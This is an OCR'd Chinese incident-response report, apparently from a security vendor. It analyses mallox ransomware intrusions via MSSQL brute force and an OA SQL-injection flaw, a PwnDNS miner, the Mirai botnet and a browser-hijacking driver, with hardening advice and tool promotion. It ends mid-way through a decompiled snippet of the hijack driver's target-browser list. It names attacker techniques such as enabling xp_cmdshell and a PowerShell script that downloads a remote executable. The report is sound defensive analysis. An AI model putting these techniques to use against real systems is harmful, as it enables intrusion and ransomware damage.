
经过与漏洞情报匹配，确认为某 OA 的 AjaxSendDingdingMessage 接口的 SQL 注入漏洞，至此可确定黑客通过某 OA 的 AjaxSendDingdingMessage 接口的 SQL 注入漏洞入侵服务器并执行勒索程序加密服务器文件。

mallox 勒索家族通过 MSSQL 端口暴破入侵 + 内网横向事件


应急响应中心接到某软件服务行业用户反馈，有 3 台服务器（其中 1 台 MSSLQ 数据库且仅数据库映射公网）文件被加密，用户已进行断网处理。因为可确定仅数据库业务对外，基本可以判断为 MSSQL 数据库端口暴破入侵直接对数据库服务器进行排查，收集的勒索信文件具体内容如下。




通过查看任意被加密文件属性的创建或者修改时间（勒索信文件最佳），确定加密时间为 3 月 4 日 3 点 37 分 26 秒，加密后缀为 rmallox，根据勒索信内容和后缀可确定为 mallox 勒索家族。



查看 Application.etvx，筛选事件 ID 15457 日志，发现并没有开启 xp_cmdshell 或者 clr enable 功能的日志，难道不是 MSSQL 端口暴破入侵?继续筛选事件 ID 18456 日志可发现加密时间前存在大量数据库用户登录失败日志，说明 MSSQL 端口暴破的判断是正确的，现在的关键问题点在于查清黑客是如何执行勒索软件的。




因为存在大量暴破失败的日志，Application.evtx 日志已经被覆盖，仅有 2 月 22 日之后的日志记录，有可能黑客在这个时间之前就已经入侵服务器。继续通过 everything 工具搜索 ps1 后缀文件，发现被加密时间前 MSSQL 目录下存在异常的 ps1 文件，内容为远程下载一个 exe 程序，虽然 exe 文件已经自删除，但是通过这个手法大概率已经可以确定为 mallox 家族的常用的勒索程序。




进一步用 everything 工具搜索 exe 文件，发现在 2 月 9 日安装了 Anydesk 远程桌面工具，该工具同样为勒索家族常用的权限维持工具。查看 System.evtx 日志并筛选事件 ID 7045 日志，发现 Anydesk 安装时间为 2 月 9 日 23 点 30 分 38 秒，即符合前面 2 月 22 日前已经入侵服务器的判断，可以确定 MSSQL 数据库服务器就是本次事件的内网源头主机，那么另外两台被加密的服务器应该就是 MSSQL 数据库服务器横向导致的失陷，排查其中一台 NAS 服务器，发现 2 月 10 日和被加密前的 3 月 2 日存在 MSSQL 数据库服务器 100.*.*.93 的 SSH 登录，符合 SSH 横向攻击的判断。

通过查看另外 1 台服务器的 Microsoft-Windows-TerminalServices-LocalSessionManager%4Operational.evtx 日志，发现在 2 月 12 日开始存在 100.*.*.93 的 RDP 登录记录，同样符合 RDP 横向攻击的判断。



另外，在查看服务器安装的程序中还发现了 2 月 12 日 RDP 登录后安装 Anydesk 软件的痕迹，进一步确认为 RDP 横向攻击导致失陷。



至此可以确认黑客的执行方式为：通过暴破 100.*.*.93 的 MSSQL 数据库端口成功后控制服务器，并分别通过 SSH 和 RDP 的横向获取了另外 2 台服务器的权限，通过在 windows 服务器上安装 Anydesk 远程桌面工具维持权限，在最后执行了勒索程序加密服务器文件。

勒索软件的防御措施

增加异地备份或者云端备份，减少因勒索事件导致的数据丢失和泄露对业务的影响，在事件发生后快速恢复数据、业务。

RDP 端口和 MSSQL 端口禁止映射公网，如实在必要映射，可通过防火墙 + 白名单 IP 形式进行限源访问。

禁止使用弱口令，口令需强制设置 12 位以上字符且包含大小写字母、数字和符号。

部署终端防护软件，开启 RDP 登录二次验证，提高终端的安全防护能力，对落地的恶意文件进行阻断隔离。

勒索预防检测工具“RansomGuard”

通过对近几年所处理勒索事件进行根因分析，应急响应中心总结并沉淀了针对 RDP 和 MSSQL 失陷导致勒索的预防检测工具“RansomGuard”，使用该工具，可以在事前 / 事后对主机的网络安全环境进行勒索风险评估并自动生成检测报告，发现该主机存在的勒索风险点并给出相关加固建议。

工具运行后生成报告的部分内容截图如下所示，可发现主机的整体勒索风险点情况。
（因篇幅原因，这里仅展示部分内容）

2.4.1、mssql 命令组件开启

通过本机日志发现本机存在开启外围组件情况。
建议，联系厂商确认是否需要进行开启，若不需要建议尽快关闭外围命令组件，并进一步检查是否存在对外映射数据库端口/web 业务是否存在对外映射情况，及时对 web 业务进行渗透测试，并用 AF 对 web 业务进行防护。

日期	TOP10 使用命令
2024-07-25	clr enabled, 1 次 show advanced options, 1 次
2024-07-26	show advanced options, 45 次 Ad Hoc Distributed Queries, 9 次 Ole Automation Procedures, 9 次 clr enabled, 9 次 xp_cmdshell, 9 次
2024-07-27	show advanced options, 30 次 Ad Hoc Distributed Queries, 6 次 Ole Automation Procedures, 6 次 clr enabled, 6 次 xp_cmdshell, 6 次
2024-07-28	clr enabled, 1 次 show advanced options, 1 次

第三章、整体加固建议

1、【主机基础配置检查】

主机病毒场景

背景简介

主机病毒是一种专门针对主机系统中的资源进行攻击的恶意软件，通过修改系统文件、破坏数据、窃取信息或使系统性能下降等方式对计算机造成损害，它们可以通过各种途径传播，如存储介质、网络和软件下载，对个人和企业的数据安全都会构成严重威胁。主机病毒有多种类型，主要包括外壳型病毒、操作系统型病毒、伴随型病毒、蠕虫型病毒、寄生型病毒、宏病毒、木马病毒等。

在此，我们分别选取 Linux 和 Windows 这两个较为主流且使用广泛的操作系统平台中，具有实时热点、活跃较久、有明确目的代表性的三种主机病毒案例来展开分析。

Linux 系统主机病毒案例

PwnDNS 挖矿家族：一度风靡的恶意软件

PwnDNS 挖矿家族曾一度在互联网上广泛传播，利用多种漏洞感染大量主机，作用于 Linux 系统，给用户和企业带来了严重的负面影响。一旦主机被感染，PwnDNS 挖矿软件会大量消耗系统资源，导致主机性能显著下降，严重影响业务运行和用户体验。

▶ 主要特点

广泛传播：
PwnDNS 利用多种已知漏洞在全网范围内迅速传播，感染了大量的服务器和终端设备。

高资源消耗：
感染后的主机会被迫进行挖矿活动，占用大量的 CPU 和内存资源，导致系统响应缓慢，甚至卡顿。

影响业务运行：
由于资源被大量占用，受影响的主机无法正常运行业务应用，导致生产效率下降，用户体验受损。

隐藏机制复杂：

病毒会在系统中释放多个副本，增加检测和清除的难度；病毒会篡改系统本身的命令，干扰正常的系统操作和维护；病毒会伪装成常见的系统进程或服务，使其难以被用户和安全软件识别。

▶ 影响范围

个人用户

普通用户的电脑被感染后，日常操作变得迟缓，严重影响工作效率和娱乐体验。


企业用户

企业的服务器和工作站被感染后，关键业务系统可能无法正常运行，导致经济损失和用户满意度下降。

▶ 事件处置分析过程

应急响应中心接到某单位用户反馈，有一个对外发布设备突然响应很慢，通过监控设施发现主机的资源使用严重超载，我们的安全分析人员协助该用户对出现问题的业务进行处置溯源。

通过 ssh 进入业务系统，发现一个可疑的进程超载使用主机资源，导致正常业务无法正常使用。通过样本取证和网络连接的情报我们很快确认该主机感染了 pwndns 家族的挖矿病毒，矿工软件在运行过程中过载使用主机资源。



首先我们在确认该病毒家族类型的前提下，将矿工进程先结束，保障系统的正常使用，然后对主机上新落地的程序逐个甄别，发现多个可疑文件以及后门服务，主机上被改动了很多地方。

▶ 通常的处置流程如下

识别可疑进程

首先，检查系统中的活动进程，寻找任何异常或未知的进程，这些可能是恶意软件的迹象。

追踪进程来源

确定可疑进程的启动程序，了解其执行路径和相关文件，这有助于进一步分析其性质。

深入分析程序特征

利用逆向工程、离线静态分析、沙箱动态测试及杀毒软件扫描等多种技术手段，全面解析疑似恶意程序的行为模式和特征。

查找并处理后门与持久化配置

依据已知的恶意程序特征，搜寻系统中可能存在的隐藏后门和自动启动项，确保没有遗漏。

全面搜索其他潜在威胁

在主机上细致地查找其他可能的恶意软件、落地程序或后门配置，防止遗漏任何安全隐患。

彻底清除病毒及其组件

安全地终止所有恶意进程，并从系统中彻底删除相关的恶意程序文件，确保恶意软件不再运行。

消除恶意软件的持久化机制

清理所有与恶意软件相关的注册表项、启动项和服务，防止恶意软件在系统重启后再次激活。

执行二次全面安全扫描

使用最新的防病毒工具对整个系统进行第二次全面扫描，确保所有威胁已被有效清除。

实施系统安全加固措施

更新操作系统和应用程序至最新版本，安装必要的安全补丁，优化防火墙设置，加强账户安全策略，以提高系统的整体安全性，减少未来遭受攻击的风险。

MMH 应急响应工具

为了有效应对复杂多变的恶意软件，应急响应中心根据对此类事件处置的经验和分析，自研了一款应急响应工具，能够实现快速识别和清除病毒，从而提升工作效率，降低处置的技术门槛。

▶ 此工具具备以下功能

- *** 快速识别病毒特征 *** 工具能够迅速扫描系统，识别包括 PwnDNS 挖矿家族等病毒的特征，包括其释放的文件和篡改的系统命令。
- *** 挖掘隐藏配置 *** 深入挖掘病毒的隐藏配置，确保全面检测到所有相关的恶意文件和设置。
- *** 全面扫描病毒程序 *** 全面扫描系统中的可疑程序，确保无遗漏。
- *** 精准识别病毒进程 *** 精准识别伪装成系统进程的病毒进程，防止其继续运行。


*** 特征关联病毒家族 *** 通过特征匹配，将检测到的病毒与其所属的家族关联起来，提供详细的分析报告。

*** 自动化清除病毒 *** 工具能够自动化清除病毒文件和相关配置，恢复系统正常运行，无需具备高级技术知识。


*** 实时监控系统状态 *** 工具支持实时监控系统状态，及时发现并处理新出现的威胁。

工具使用过程示意


找到深信服应急响应工具库中的 Linux 系统专用应急响应工具 -“MMH”。




上机使用工具直接扫描，以下将所有被篡改的文件列出来，同时还关联到其他的变种家族。



由于加载了隐藏模块，导致常规排查的时候看不到进程，那么在处置的时候优先清理隐藏的配置。



网络连接也看不到 pid。



使用此款应急响应工具进行自动查杀。

Mirai 僵尸网络家族：活跃时间最长的网络威胁

Mirai 僵尸网络家族是目前活跃时间最长、传播最广泛的僵尸网络后门之一。该家族通过利用各种应用漏洞进行传播，作用于 Linux 系统，一旦植入系统，便会远程接收指令，执行恶意操作，对网络环境造成严重影响。

▶ 主要特点

长期活跃

Mirai 僵尸网络家族自首次出现以来，一直保持活跃状态，不断演变和升级，成为网络安全领域的一大顽疾。

广泛传播

通过利用物联网设备、服务器和其他网络应用中的漏洞，Mirai 能够迅速扩散，感染大量目标系统。

远程控制

植入系统后，Mirai 会建立与远程控制服务器的连接，接收并执行攻击指令，如发起 DDoS 攻击、传播恶意软件等。

多样化攻击

Mirai 不仅限于简单的流量攻击，还可以执行多种恶意操作，包括数据窃取、系统破坏等，严重影响网络环境的稳定性和安全性。

▶ 影响范围

个人用户

感染 Mirai 的设备会成为攻击的一部分，影响用户的正常使用，可能导致个人信息泄露。

企业用户

企业的网络基础设施被感染后，可能遭受大规模的 DDoS 攻击，导致业务中断，造成经济损失。


公共网络

Mirai 僵尸网络的大规模活动对公共网络环境造成严重威胁，影响整体网络的稳定性和可靠性。


▶ 事件处置分析过程

某单位检测到自己的一台服务器在运行一个名字随机的病毒进程，不断访问外网的 C2 地址，并且 kill 进程之后又会出现一个新的进程，其他进程也分辨不出是否有问题，需要专业人员来帮他们分析处置。


我们的安全分析人员确认该需求之后上机便直接通过 MMH 应急响应工具进行扫描，发现很多进程通过 mount 挂载的方式进行了隐藏，并以此为线索展开排查与处置。




该病毒进程经常使用随机名字或者容易混淆的进程名存在，因此一般人不容易识别它是不是恶意的。



那么通过这款专用的应急工具就可以直接扫描进程或者未知文件识别出可疑的存在。



解除挂载后就可以看到全部的病毒进程了，只需要使用 kill 命令结束他们即可。



Windows 系统主机病毒案例

“麻辣香锅”病毒：劫持万千用户浏览器主页的病毒

“麻辣香锅”病毒通常通过各种激活工具传播，从而劫持浏览器主页，作用于 Windows 系统。自互联网诞生以来，无论对于技术爱好者还是普通网民，浏览器主页被篡改都是普遍存在的问题。试想一下，当自己打开电脑运行浏览器的时候，突然眼前一花，浏览器页面跳转到一些各种弹窗，一刀 99999，小游戏广告等内容的网站，这不仅影响了用户的上网体验，还可能导致个人信息和隐私泄露。这种情况一般都是主机中了篡改浏览器首页的病毒产生的。别有用心的人通过散布病毒，将用户浏览器主页更改，用这样的方式进行广告引流、信息推广等，从而获取利益。

▶ 主要特点

01

常见症状

用户尝试手动恢复主页设置无效，或者开启浏览器时，自动跳转至非预期的网页，通常是广告或推广性质的站点。

02

导致原因

通常由于下载来源不明的软件，尤其是所谓的“破解版”、“绿色版”软件，或者恶意软件感染导致。

03

传播途径


主要通过各种激活工具（如 KMS、小马激活）和破解软件进行传播。

04

技术特征

释放病毒文件至特定目录（Mlxg_km），并以此命名；
注册虚假的系统服务（Windows Mobile UserExperience Server）来掩盖其真实目的；
驱动级保护机制防止被安全软件检测和移除；
收集用户电脑上的蓝屏日志文件，用于分析病毒与操作系统之间的兼容性问题，进一步完善病毒代码。

▶ 病毒运行机制



▶ 影响范围

我们通过对处置过的大量此类篡改事件分析发现，篡改的主机都是个人终端用户。当用户新安装了一个 Windows 操作系统之后，往往会收到系统激活的提示，为了不影响系统的使用，个别用户往往自作聪明从网上下载不知名的激活工具来激活系统，工具中如果夹带了不安全的代码就会在主机激活的时候执行恶意操作。


▶ 事件处置过程分析

某媒体单位用户反馈，几台新装的主机突然中了病毒，每次打开浏览器都会打开一个游戏推广网站，安装杀软杀毒也没用，用户自己重新设置了浏览器默认页面的地址也没有生效，用户的需求是分析出事件原因，并帮他们还原原本的浏览器首页。


通过调用类似事件的处置经验，我们在给用户检查主机时发现在下载目录中有一个 baofeng.exe 的可执行程序文件，问询后得知有几台电脑重装了系统，用户自己在网上下载的激活工具，用来激活新安装的 Windows 主机，随即找到了罪魁祸首。实际上是由于用户在绿色网站上面下载的程序包含了一些病毒，从而影响了主机。

接下来我们使用这个激活工具在一个新的测试系统中复现了一遍，工具运行之后，系统随即激活成功。


打开浏览器后，浏览器主页已经跳转到一个推广网站，在这里已经确认是激活工具的问题了，那么接下来需要对主机进行深入检查，找到被篡改的地方再进行还原。




排查发现两个未知文件并以 windows 命令处理程序描述的驱动文件，定位到程序将其清除。




使用 PCHunter 工具检索目录 C:\users\ 用户 \AppData\Local\Microsoft\Event Viewer，将其整改目录删除。（如没有清除描述为 windows 命令处理程序的驱动文件时，下图文件颜色不为红色，一定先要将上面内容删除，再进行以下操作）




此次在 C:\users\ 用户 \AppData\Local\temp 目录中发现激活工具，以此可以确认受害者是运行了此文件，所以导致被篡改首页，所以也将其删除。



操作完成后，跳转到 c:\windows\system32\drivers 文件中，发现三个红色的文件。




通过 IDA 分析可以得知该文件即为浏览器劫持驱动。




主要劫持以下浏览器。

```
if ( (unsigned __int8)sub_140001490(&v8, "iexplore.exe")
  || (unsigned __int8)sub_140001490(&v8, "firefox.exe")
  || (unsigned __int8)sub_140001490(&v8, "TaoBrowser.exe")
  || (unsigned __int8)sub_140001490(&v8, "baidubrowser.e")
  || (unsigned __int8)sub_140001490(&v8, "SogouExplorer.")
  || (unsigned __int8)sub_140001490(&v8, "2345Explorer.e")
  || (unsigned __int8)sub_140001490(&v8, "TTraveler.exe")
  || (unsigned __int8)sub_140001490(&v8, "UCBrowser.exe")
